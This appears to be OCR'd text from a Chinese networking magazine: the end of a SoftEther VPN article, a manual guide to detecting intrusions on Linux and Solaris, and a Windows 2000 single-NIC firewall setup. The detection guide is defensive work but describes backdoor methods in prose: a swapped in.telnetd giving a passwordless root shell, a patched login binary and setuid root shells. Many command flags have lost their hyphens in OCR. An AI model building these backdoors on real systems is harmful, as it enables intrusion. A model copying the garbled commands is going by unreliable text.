


图9

如图10所示。已配置好th1 Hub账号名。




图10

配置好以后，VPN客户机只要启动相关的虚拟Hub名，即可自动连接VPN服务器上的虚拟Hub，一个VPN网络就构建好了。

SoftEther软件采用非常特别的 Ethernet over TCP隧道技术（4层隧道技术），利用运行在系统内核模式虚拟网卡程序把局域网数据链路层的通信内容封包到TCP，传输给远方的虚拟Hub，虚拟网卡是客户端，负责把要传输的通讯内容，转换成本软件才能识别的格式，发送给虚拟Hub，虚拟Hub是服务器端，负责接受虚拟网卡传来的特别格式的数据，然后还原为原始的通信内容，送回到物理世界中。数据包格式是HTTPS，防火墙一般不加以检测阻拦。

SoftEther软件传输数据时采用著名的SSL协议加解密，传输信息是比较安全的，甚至还支持其他著名加密算法AES，RC4等，供用户选择。

总结

笔者单位有两个办公地点，相距40KM里，都有100MB光纤带宽连接因特网，原来采用两个路由器实现VPN连接两个局域网后，发现传输速度不到100KB，性能很差，失去了宽带的意义。后来采用两台PC安装虚拟Hub程序，作为VPN服务器，内部局域网其他PC上安装虚拟网卡，运行SoftEther后，两地局域网PC之间传输速度达到70多MB，笔者家里电脑也安装了虚拟网卡程序，使家里和单位之间传输数据非常方便，很好地实现了异地办公。

由于SoftEther之类软件的出现，克服了采用传统3层隧道技术VPN速度慢，用户使用VPN网络不方便的局限，带来了VPN技术新潮流，相信不久一些VPN设备厂商会根据4层隧道协议推出相关设备和软件产品，到时企业建VPN网络就会特别方便，性能会更加优异。



适合读者：网络管理员，系统管理员
前置知识 Linux/UNIX基础

开源系统入侵检测指南

文/图 冷血无情

最近无聊，去NS－ONE的主页拉了点有价值的资料，然后刻了几张UNIX和Linux系统的安装光盘，终于在自己的爱机上架设起了多个版本的系统，以此来方便我们下面的入侵检测。

因为Unix系统经常承担着关键任务，所以它经常是入侵者攻击的首选目标。于是检测入侵、保护系统安全是管理员的最为重要的任务之一。如果你今天手头和我一样除了系统安装光盘外没带入侵检测工具的话，那么，我们该如何去判断系统当前的安全性？如何去发现入侵呢？下面给大家介绍一些常用到的检查方法。

以Linux和solaris为例。

检查系统密码文件

首先从明显的入手，查看一下passwd文件，ls l /etc/passwd查看文件修改的日期。

输入命令awk F:'$3==0 {print $1}'/etc/passwd来检查一下passwd文件中有哪些特权用户，系统中uid为0的用户都会被显示出来。顺便再检查一下系统里有没有空口令账户：awk F: 'length($2)==0 {print $1}'/etc/shadow。

查看有没有奇怪的进程

重点查看进程 ps aef | grep inetdinetd是UNIX系统的守护进程，正常的inetd的pid都比较靠前，如果你看到输出了一个类似inetd s /tmp/.xxx之类的进程，着重看inetd s后面的内容。在正常情况下，Linux系统中的inetd服务后面是没有–s参数的，当然也没有用inetd去启动某个文件；而solaris系统中也仅仅是inetd s，同样没有用inetd去启动某个特定的文件；如果你使用ps命令看到inetd启动了某个文件，而你自己又没有用inetd启动这个文件，那就说明已经有人入侵了你的系统，并且以root权限起了一个简单的后门。

输入ps aef 查看输出信息，尤其注意有没有以./xxx开头的进程。一旦发现异样的进程，经检查为入侵者留下的后门程序，立即运行kill 9 pid杀死该进程，然后再运行ps aef查看该进程是否被杀死；一旦此类进程出现杀死以后又重新启动的现象，则证明系统被人放置了自动启动程序的脚本。这个时候要进行仔细查找 find / –name程序名 print，假设系统真的被入侵者放置了后门，根据找到的程序所在的目录，UNIX下隐藏进程有的时候通过替换ps文件来做，检测这种方法涉及到检查文件完整性，一会儿我们再讨论这种方法。接下来根据找到入侵者在服务器上的文件目录，一步一步进行追踪。

检查系统守护进程

检查/etc/inetd.conf文件，输入cat /etc/inetd.conf | grep v"^#"，输出的信息就是你这台机器所开启的远程服务。一般入侵者可以通过直接替换in.xxx程序来创建一个后门，比如用/bin/sh替换掉in.telnetd，然后重新启动inetd服务，那么telnet到服务器上的所有用户将不用输入用户名和密码而直接获得一个RootShell。

检查网络连接和监听端口

输入netstat –an，列出本机所有的连接和监听的端口，查看有没有非法连接。

输入netstat rn，查看本机的路由、网关设置是否正确。

输入 ifconfig a，查看网卡设置。

检查系统日志

命令last | more查看在正常情况下登录到本机的所有用户的历史记录。但last命令依赖于syslog进程，这已经成为入侵者攻击的重要目标。入侵者通常会停止系统的syslog，查看系统syslog进程的情况，判断syslog上次启动的时间是否正常，因为syslog是以root身份执行的，如果发现syslog被非法动过，那说明有重大的入侵事件。

在Linux下输入ls al /var/log

在solaris下输入 ls al /var/adm

检查wtmp utmp，包括messgae等文件的完整性和修改时间是否正常，这也是手工擦除入侵痕迹的一种方法。

检查系统中的core文件

通过发送畸形请求来攻击服务器的某一服务来入侵系统是一种常规的入侵方法，典型的RPC攻击就是通过这种方式。这种方式有一定的成功率，也就是说它并不能100％保证成功入侵系统，而且通常会在服务器相应目录下产生core文件，全局查找系统中的core文件，输入find / –name core exec ls l {} \;依据core所在的目录、查询core文件来判断是否有入侵行为。

检查系统文件完整性

检查文件的完整性有多种方法，通常我们通过输入ls l文件名来查询和比较文件，这种方法虽然简单，但还是有一定的实用性。但是如果ls文件都已经被替换了就比较麻烦。在Linux下可以用rpm V 'rpm qf文件名' 来查询，查询的结果是否正常来判断文件是否完整。在Linux下使用rpm来检查文件的完整性的方法也很多，这里不一一赘述，可以man rpm来获得更多的格式。

UNIX系统中，/bin/login是被入侵者经常替换作为后门的文件，接下来谈一下login后门。

UNIX里，Login程序通常用来对Telnet来的用户进行口令验证。入侵者获取login的源代码并修改，使它在比

较输入口令与存储口令时先检查后门口令。如果用户敲入后门口令，它将忽视管理员设置的口令让你长驱直入：这将允许入侵者进入任何账号，甚至是root目录。由于后门口令是在用户真实登录并被日志记录到utmp和wtmP前产生的一个访问，所以入侵者可以登录获取Shell却不会暴露该账号。管理员注意到这种后门后，使用"strings"命令搜索login程序以寻找文本信息。

许多情况下后门口令会原形毕露。入侵者又会开始加密或者更改隐藏口令，使strings命令失效。所以许多管理员利用MD5校验和检测这种后门。UNIX系统中有md5sum命令，输入md5sum文件名检查该文件的md5签名。它的使用格式如下：

md5sum b使用二进制方式阅读文件；

md5sum c 逆向检查MD5签名；

md5sum t使用文本方式阅读文件。

在前面提到过守护进程，对于守护进程配置文件inetd.conf中没有被注释掉的行要进行仔细比较。举个简单的例子，如果你开放了telnet服务，守护进程配置文件中就会有一句 telnet stream tcp nowait root /usr/sbin/in.telnetdin.telnetd。

可以看到它所使用的文件是/usr/sbin/in.telnetd，检查该文件的完整性，入侵者往往通过替换守护进程中允许的服务文件来为自己创建一个后门。

Linux系统中的/etc/crontab也是经常被入侵者利用的一个文件，检查该文件的完整性，可以直接cat /etc/crontab，仔细阅读该文件有没有被入侵者利用来做其他的事情。

不替换login等文件而直接使用进程来启动后门的方法有一个缺陷，即系统一旦重新启动，这个进程就被杀死了，所以得让这个后门在系统启动的时候也启动起来。通常通过检查/etc/rc.d下的文件来查看系统启动的时候是不是带有后门程序。

说到这里，另外提一下，如果在某一目录下发现有属性为这样的文件：-rwsr-xr-x 1 root root xxx. .sh，这个表明任何用户进来以后运行这个文件都可以获得一个RootShell，这就是setuid文件。运行 find perm 4000 print 对此类文件进行全局查找，然后删除这样的文件。

检查内核级后门


如果你的系统被人安装了这种后门，通常都是比较麻烦的，首先，检查系统加载的模块，在Linux系统下使用lsmod命令，在solaris系统下使用modinfo命令来查看。这里需要说明的是，一般默认安装的Linux加载的模块都比较少，通常就是网卡的驱动；而solaris下就很多，没别的办法，只有一条一条地去分析。对内核进行加固后，应禁止插入或删除模块，从而保护系统的安全，否则入侵者将有可能再次对系统调用进行替换。我们可以通过替换create_module()和delete_module()来达到上述目的。另外，对这个内核进行加固模块时应尽早进行，以防系统调用已经被入侵者替换。如果系统被加载了后门模块，但是在模块列表/proc/module里又看不到它们。出现这种情况，需要仔细查找/proc目录，根据查找到的文件和经验来判断被隐藏和伪装的进程，当然目录也可能不是隐藏的。

手工的入侵检测行为对于系统安全来说只是治标而不治本，多半还是依靠管理员的技巧和经验来增强系统的安全性，没有，也不可能形成真正的安全体系，虽然好过没有，可以检测和追踪到某些入侵行为，但如果碰上同样精通系统的入侵者就很难抓住踪迹了。搭建真正的安全体系需要配合使用入侵检测系统，一个优秀的入侵检测系统辅以系统管理员的技巧和经验可以形成真正的安全体系，有效判断和切断入侵行为，真正保护主机、资料。

适合读者：网络管理员

前置知识：无

Windows 2000构建单网卡网络防火墙



文/图 天煞

伴随着教育的改革，各个学院都在扩大经营规模，许多大中专院校都构建了自己的校园网络，但是有一部分学校没有购买相应的防火墙设备。原因有多种，第一类由于资金有限，市面上的硬件防火墙又基本在8万以上，所以学校只能放弃这"可有可无"的网络设备，到后来网络投入使用后发现防火墙是绝对不可缺少的网络硬件，同时由于经费预算问题不能及时购买（"可怜"了网络管理人员）；第二类是由于校园网络建设之初，由于没有网络方面的人才参与，构建网络的人员压根不知道有这样东西，网络开发商更不愿意花这样的"大头钱"，最终也放弃了"可有可无"的硬件。

搞了网络多年，我认为网络中的防火墙是必不可少的。对于一个网络，防火墙可以防止外部攻击，限制网络带宽，封锁非法IP地址，监视用户上网内容，防止网络犯罪，限制违规软件的使用（BT），网络计费等。几乎绝大多数的网络软性管理是要通过防火墙来实现的。如果你是一位网络管理员并且拥有一部好的防火墙设备那么恭喜你，可以尽情地发挥你的管理员权利，除恶惩奸，维护世界和平（不！应该是网络稳定）。但是如果你是一位网络管理员，但是你又没有防火墙如何是好？下面我要介绍的可能对你有一定的帮助。

现在就以我们的网络实际情况来介绍一下通过

Windows 2000的路由和远程访问的功能来实现单网卡网络防火墙的方法。我们的网络结构由外到内基本上是光电转换器。

路由器 内部接口IP地址设置是210.*.23.113/24。

计费网关 内部网络接口IP地址设置是 192.168.0.254/24。

外部网络接口IP地址设置是 210.*.23.114/24。

主交换机 IP地址设置是192.168.0.1/24。

楼层交换机或服务器 (web、ftp、vod等)如图1所示。




图1

由图1中可以看到，我们的校园网络是没有防火墙的，计费网关硬件配置极低，要进行计费工作不能同时再承受来自防火墙的压力。所以我们考虑在网络中增加一台防火墙。由于传统防火墙的特征，防火墙的两边必须是不同网络，所以在网络中只能放在两个网络的衔接点处，但是这个点已经被计费网关占用。考虑防火墙的安放位置可以在以下3处。

a.主交换机和计费网关之间在。

b.计费网关和路由器之间。

c.主交换机和楼层交换机之间。

考虑在实际的工作中大部分的病毒、违规软件、非法攻击来自校园网络内部(现在的学生很调皮的)。在计费网关和路由器之间安放防火墙，来自内部的攻击就要通过计费网关，增大了计费网关的负担，所以第1种选择被放弃。在每个楼层和主交换机之间增加防火墙，可以细致的管理学院的各个楼层，同时又不影响整个网络的大环境，但是由于考虑成本的问题我们还是放弃了第3种选择。最终我们选择了第2种方法，在计费网关和路由器之间加入防火墙。网络拓扑图如图2所示。




图2

具体步骤

包括两个硬件的设置：防火墙、主交换机。

防火墙的设置

1.防火墙的硬件要求 性能良好的PC机一台(配置越高越好，内存不能小于512MB，高性能网卡一块，(百兆、千兆要看你的网络如何，我们的网络是千兆的)。

2.软件的要求：安装了路由和远程访问功能的Windows 2000，设置一个虚拟的微软网卡Microsoft loopback adapter。

3.具体的配置方法：设置一个虚拟的微软网卡microsoft loopback adapter，开始中的设置，选择控制面板中的添加/删除硬件。在"添加/删除硬件向导"中选择下一步，选择"添加/排除设备故障"然后选择下一步，选择"添加新设备"点击下一步，在"要让Windows搜索新硬件吗？"选择否，点击下一步。在"硬件类型"中选择"网卡"点击下一步，在"制造商"中选择"microsoft"，在"网卡"中选择"microsoft loopback adapter"点击下一步，然后一路默认就可以了。

此时你右键点击"网络邻居"的属性，在网络和拨号连接窗口中会多了一个"本地连接"这就是刚刚安装的微软的软网卡。

单网卡网络防火墙设置

1.将服务器(又是防火墙)本身的物理网卡设置一个和主交换机同一网络的IP地址，我们这里设置为IP:192.168.0.253。submask(子网掩码):255.255.255.0。default gateway(默认网关)：192.168.0.254。

2.打开"开始"菜单，"程序"中的"管理工具"，选择"路由和远程访问"。

在"路由和远程访问"窗口中的"服务器状态"下方会有一个和你的计算机同名的服务器标识，我的服务器名为"tiansha"，在这个标识上点击鼠标右键，选择"配置并启用路由和远程访问"，第一个对话框选择下一步，第二个对话框中选择"Internet连接服务器"同样选择下一步，在第三个对话框中选择"设置有网络地址转换(NAT)路由协议的路由器"点击下一步，在第四个对话框中选择"使用选择的Internet连接"，并在Internet连接中选择你刚刚安装的微软的microsoft loopback adapter网卡点击下一步。如果你的服务器中有3块以上的网卡(当然包括微软的虚拟网卡)，那么还会出现一个对话框"网络选择"，在路由接口处选择服务器本身的物理网卡(既是IP为192.168.0.253的网卡)，当然如果你的服务器只有两块网卡(包括虚拟网卡)的话这个对话框将不显示，直接到下一个对话框，在这个对话框中点击完成，防火墙上的设置就算完成了。

主交换机的设置

主交换机的设置很简单，只要将主交换机的默认网关设置为防火墙的IP(192.168.0.253)地址就可以了。

大功告成！如图3所示。

